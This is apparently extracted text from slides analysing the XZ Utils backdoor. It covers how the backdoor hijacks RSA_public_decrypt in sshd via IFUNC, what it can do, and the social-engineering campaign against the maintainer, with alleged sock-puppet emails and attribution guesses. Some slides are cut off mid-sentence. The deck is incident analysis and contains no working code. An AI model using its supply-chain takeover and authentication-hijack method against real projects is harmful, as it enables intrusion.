
_get_cpuid()

is invoked.


The external function _get_cpuid() is hidden within liblzma_la-crc64-fast.o.

Credits: https://gynvael.coldwind.pl/?lang=en&id=782 https://github.com/Midar/xz-backdoor-documentation/wiki https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/


XZ Utils – Backdoor



Indirect Dependency of sshd on liblzma5



SSHD startup process



The GNU indirect function support (IFUNC) is a feature of the GNU toolchain that allows a developer to create multiple implementations of a given function and to select amongst them at runtime using a resolver function which is also written by the developer. The resolver function is called by the dynamic loader during early startup to resolve which of the implementations will be used by the application. Once an implementation choice is made it is fixed and may not be changed for the lifetime of the process.


When the sshd service is started (/usr/sbin/sshd), it indirectly loads the liblzma5.so library.

The hijacking and replacement of the **RSA_public_decrypt()*** function are achieved through the IFUNC and rtdl-audit mechanisms, serving as the entry point for the backdoor execution.

IFUNC, a mechanism in glibc that allows for indirect function calls

IFUNC is a dynamic function implementation scheme called and bound by the dynamic loader to specific functions.

Backdoor Code Execution Phase



RSA_public_decrypt() - Backdoor Activation Phase

In the "certificate verification" identity authentication logic of the sshd service, the critical function RSA_public_decrypt()* is used to verify the signature of data sent by the user using a public key.

The attacker signs the certificate with a private key and uses the certificate to authenticate with the sshd service, triggering theRSA_public_decrypt()*.

The attacker then hijacks and replaces the RSA_public_decrypt()* function using liblzma5.

Within the replaced function, the attacker embeds their own public key and provides a command for execution after successful authentication, thereby implementing the backdoor.

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attacker submit the code to modify the target function liblzma5 RSA public decrypt()* Authentication function openssh-server Linux user authentication authentication backdoor normal users / attacker

Backdoor's functionality - details


- Anti-replay feature to avoid possible capture or hijacking of the backdoor communication
- Custom steganography technique to hide the public key
- Hides logs of unauthorized connections to the ssh server by hooking the logging function.
- Hooks the password authentication function to allow the attacker to use any username/password to log into the infected server without any further checks. It also does the same for public key authentication.
- Remote code execution capabilities that allow the attacker to execute any system command on the infected server.

Social engineering

- Access to github was obtained via social engineering
- Extended with fictitious human identity interactions in plain sight.
- Brian Krebs observes that many of these email addresses never appeared elsewhere on the internet, even in data breaches (nor again in xz-devel).
- Fakes account created to push Lasse to give Jia more control




Jia Cheong Tan Singapore jiat0218@gmail.com



Jigar Kumar India jigarkumar17@protonmail.com




Dennis Ens Germany dennis3ns@gmail.com




Hans Jansen hansjansen162@outlook.com

Timeline – Building pressure on Lasse Collin



Timeline – getting access




Hans Jansen sends a pair of


patches, merged by Lasse Collin, that use the "GNU indirect

Timeline – Attack begins

Valgrind is an instrumentation framework for building dynamic analysis tools. There are Valgrind tools that can automatically detect many memory management and threading bugs, and profile your programs in detail.




Timeline – Attack detected



Description

Malicious code was discovered in the upstream tarballs of xz, starting with version 5.6.0. Through a series of

Who is the mysterious Jia Tan?



Considerations regarding names When investigating Git logs, it was found that Jia Tan also uses the name 'Jia Cheong Tan'. 'Cheong' is a name often used in Cantonese, but 'Jia' is rarely used in Cantonese.

For this reason, som speculates that ``the name 'Jia Cheong Tan' is just a plausible combination of Chinese-sounding names."

The following log remained on the IRC channel '#tukaani' in which Jia Tan participated.

[libera] -!- jiatan [~jiatan@185.128.24.163]

- [libera] -!- was : Jia Tan
- [libera] -!- hostname : 185.128.24.163
- [libera] -!- account : jiatan

[libera] -!- server : tungsten.libera.chat [Fri Mar 29 14:47:40
2024]

[libera] -!- End of WHOWAS

IP address used by VPN Service in Singapore....

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Infer residence based on commit time Determine Jia Tan's activity time from commit logs and infer the time zone where Jia Tan lives. According to analysis by Rhea Carty and Simon Heniger, Jia Tan is likely to live in the area of ``UTC + 02'' or ``UTC + 03''. 'UTC+02' includes countries such as Finland, Russia, Ukraine, Israel, and Greece.

It's particularly notable that they worked through the Lunar New Year, and did not work on some notable Eastern European holidays, including Christmas and New Year.



EAST Subtract time zone number from local time to obtain UTG

https://gigazine.net/gsc_news/en/20240404-xz-utils-jia-tan

Tak!

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